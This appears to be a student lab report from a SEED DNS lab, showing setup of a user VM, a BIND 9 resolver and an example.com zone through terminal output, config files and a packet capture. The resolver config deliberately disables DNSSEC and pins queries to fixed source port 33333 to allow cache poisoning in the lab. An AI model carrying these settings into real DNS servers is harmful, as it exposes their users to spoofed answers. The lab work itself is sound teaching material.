


- Lab Tasks (Part I): Setting Up a Local DNS Server
 - User machine's IP address: 10.0.2.4
 - DNS Server's IP address: 10.0.2.6
 - Attacker's IP address: 10.0.2.5


2.1 Task 1: Configure the User Machine

- Add an entry (nameserver 10.0.2.6) to /etc/resolvconf/resolv.conf.d/head



The screenshot shows a terminal window titled "server [Running] - Oracle VM VirtualBox". The terminal prompt is [11/21/20 NatNetwork]seed@VM:~\$. The user has entered the command `sudo gedit /etc/resolvconf/resolv.conf.d/head`. A warning message from gedit is displayed: `(gedit:2247): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .service files`. A second window titled "head" is open, showing the contents of the file `/etc/resolvconf/resolv.conf.d/head`. The file contains the following text: `# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.6`

- Run command for the change to take effect, check if the response is from the server
- Evidence line : "SERVER: 10.0.2.6#53(10.0.2.6)"



```
server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator 4:52 AM
/bin/bash
/bin/bash 80x40
[11/21/20 NatNetwork]seed@VM:~$ sudo resolvconf -u
[11/21/20 NatNetwork]seed@VM:~$ dig www.google.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 36557
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL: 9

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.google.com.                IN      A

;; ANSWER SECTION:
www.google.com.                300     IN      A      172.217.10.228

;; AUTHORITY SECTION:
google.com.                    172800  IN      NS      ns4.google.com.
google.com.                    172800  IN      NS      ns1.google.com.
google.com.                    172800  IN      NS      ns2.google.com.
google.com.                    172800  IN      NS      ns3.google.com.


;; ADDITIONAL SECTION:
ns1.google.com.               172800  IN      A      216.239.32.10
ns1.google.com.               172800  IN      AAAA   2001:4860:4802:32::a
ns2.google.com.               172800  IN      A      216.239.34.10
ns2.google.com.               172800  IN      AAAA   2001:4860:4802:34::a
ns3.google.com.               172800  IN      A      216.239.36.10
ns3.google.com.               172800  IN      AAAA   2001:4860:4802:36::a
ns4.google.com.               172800  IN      A      216.239.38.10
ns4.google.com.               172800  IN      AAAA   2001:4860:4802:38::a

;; Query time: 528 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Sat Nov 21 04:52:35 EST 2020
;; MSG SIZE rcvd: 307

[11/21/20 NatNetwork]seed@VM:~$
```

2.2 Task 2: Set up a Local DNS Server

Step 1: Configure the BIND 9 server.



The screenshot shows a Text Editor window titled "named.conf.options" with the following content:

```
options {
    directory "/var/cache/bind";


    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.

    // forwarders {
    //     0.0.0.0;
    // };

    //=====
    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys.  See https://www.isc.org/bind-keys
    //=====
    // dnssec-validation auto;
    dnssec-enable no;
    dump-file "/var/cache/bind/dump.db";
    auth-nxdomain no;    # conform to RFC1035


    query-source port           33333;
    listen-on-v6 { any; };
};
```



The screenshot shows a Terminator terminal window with the following commands and output:

```
[11/21/20 NatNetwork]seed@VM:~$ sudo rndc dumpdb -cache
[11/21/20 NatNetwork]seed@VM:~$ sudo rndc flush
[11/21/20 NatNetwork]seed@VM:~$
```

Step 2: Turn off DNSSEC.



The screenshot shows a VirtualBox window titled "server [Running] - Oracle VM VirtualBox". Inside, a "Text Editor" window is open, editing the file "/etc/bind/named.conf.options". The terminal window below shows the command "sudo gedit /etc/bind/named.conf.options" being executed. The text editor displays the following configuration:

```
options {
    directory "/var/cache/bind";

    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk. See http://www.kb.cert.org/vuls/id/800113


    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.

    // forwarders {
    //     0.0.0.0;
    // };

    //=====
    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys. See https://www.isc.org/bind-keys
    //=====
    // dnssec-validation auto;
    dnssec-enable no;
    dump-file "/var/cache/bind/dump.db";
    auth-nxdomain no;    # conform to RFC1035

    query-source port          33333;
    listen-on-v6 { any; };
};
```

Step 3: Start DNS server.



The screenshot shows a VirtualBox window titled "server [Running] - Oracle VM VirtualBox". Inside, a "Terminator" window is open, showing a terminal session. The terminal displays the following commands and their output:

```
[11/21/20 NatNetwork]seed@VM:~$ sudo rndc dumpdb -cache
[11/21/20 NatNetwork]seed@VM:~$ sudo rndc flush
[11/21/20 NatNetwork]seed@VM:~$ sudo service bind9 restart
[11/21/20 NatNetwork]seed@VM:~$
```

Step 4: Use the DNS server

SEEDUbuntu-user (beforelab04) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Wireshark

↑ En 4:57 AM

/bin/bash

/bin/bash 79x24

[11/21/20 NatNetwork]seed@VM:~\$ ping www.google.com

PING www.google.com (172.217.7.4) 56(84) bytes of data.

64 bytes from lga25s56-in-f4.1e100.net (172.217.7.4): icmp_seq=1 ttl=113 time=46.3 ms

64 bytes from lga25s56-in-f4.1e100.net (172.217.7.4): icmp_seq=2 ttl=113 time=67.3 ms

64 bytes from lga25s56-in-f4.1e100.net (172.217.7.4): icmp_seq=3 ttl=113 time=77.3 ms

Capturing from enp0s3

Apply a display filter ... <Ctrl-/> Expression...

| No. | Time | Source | Destination | Protocol | Length |
|-----|--------------------------------|-------------|-------------|----------|--------|
| 1 | 2020-11-21 04:57:14.9574031... | 10.0.2.4 | 10.0.2.6 | DNS | 74 S |
| 2 | 2020-11-21 04:57:14.9592978... | 10.0.2.6 | 192.5.5.241 | DNS | 70 S |
| 3 | 2020-11-21 04:57:14.9595073... | 10.0.2.6 | 192.5.5.241 | DNS | 85 S |
| 4 | 2020-11-21 04:57:14.9595093... | 10.0.2.6 | 192.5.5.241 | DNS | 89 S |
| 5 | 2020-11-21 04:57:14.9603665... | 10.0.2.6 | 192.5.5.241 | DNS | 89 S |
| 6 | 2020-11-21 04:57:14.9685816... | 192.5.5.241 | 10.0.2.6 | DNS | 117 S |
| 7 | 2020-11-21 04:57:14.9687327... | 192.5.5.241 | 10.0.2.6 | DNS | 117 S |
| 8 | 2020-11-21 04:57:14.9691331... | 192.5.5.241 | 10.0.2.6 | DNS | 281 S |
| 9 | 2020-11-21 04:57:14.9693338... | 10.0.2.6 | 192.5.5.241 | TCP | 74 S |

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0

Ethernet II, Src: PcsCompu_d7:b8:87 (08:00:27:d7:b8:87), Dst: PcsCompu_e2:cd:cc (08:00:27:e2:cd:cc)

Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.6

User Datagram Protocol, Src Port: 42910, Dst Port: 53

Domain Name System (query)


```

0000  08 00 27 e2 cd cc 08 00 27 d7 b8 87 08 00 45 00  ..'....'.....E.
0010  00 3c a8 ab 40 00 40 11 79 fc 0a 00 02 04 0a 00  .<..@.@. y.....
0020  02 06 a7 9e 00 35 00 28 18 43 c6 a3 01 00 00 01  ....5.( .C.....
0030  00 00 00 00 00 00 03 77 77 77 06 67 6f 6f 67 6c  ....w ww.googl
0040  65 03 63 6f 6d 00 00 01 00 01                   e.com... ..
  
```

enp0s3: <live capture in progress> Packets: 693 · Displayed: 693 (100.0%) Profile: Default

2.3 Task 3: Host a Zone in the Local DNS Server

Step 1: Create zones.




```
server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Text Editor
/bin/bash
/bin/bash 80x40
[11/21/20 NatNetwork]seed@VM:~$ sudo gedit /etc/bind/named.conf
(gedit:2490): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop
p.DB
by a
named.conf
/etc/bind
Save
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "example.com" {
    type master;
    file "/etc/bind/example.com.db";
};

zone "0.168.192.in-addr.arpa" {
    type master;
    file "/etc/bind/192.168.0.db";
};
```

Step 2: Setup the forward lookup zone file.



```

server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Text Editor
/bin/bash
[11/21/20 NatNetwork]seed@VM:~$ sudo gedit /etc/bind/example.com.db
(gedit:2588): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by a
$TTL 3D ; default expiration time of all resource records without
; their own TTL

@      IN      SOA      ns.example.com. admin.example.com. (
        1      ; Serial
        8H     ; Refresh
        2H     ; Retry
        4W     ; Expire
        1D    ; Minimum

@      IN      NS       ns.example.com.      ;Address of nameserver
@      IN      MX       10 mail.example.com. ;Primary Mail Exchanger
www    IN      A        192.168.0.101      ;Address of www.example.com
mail   IN      A        192.168.0.102      ;Address of mail.example.com
ns     IN      A        192.168.0.10       ;Address of ns.example.com
*.example.com. IN A      192.168.0.100     ;Address for other URL in
;

the example.com domain|
  
```

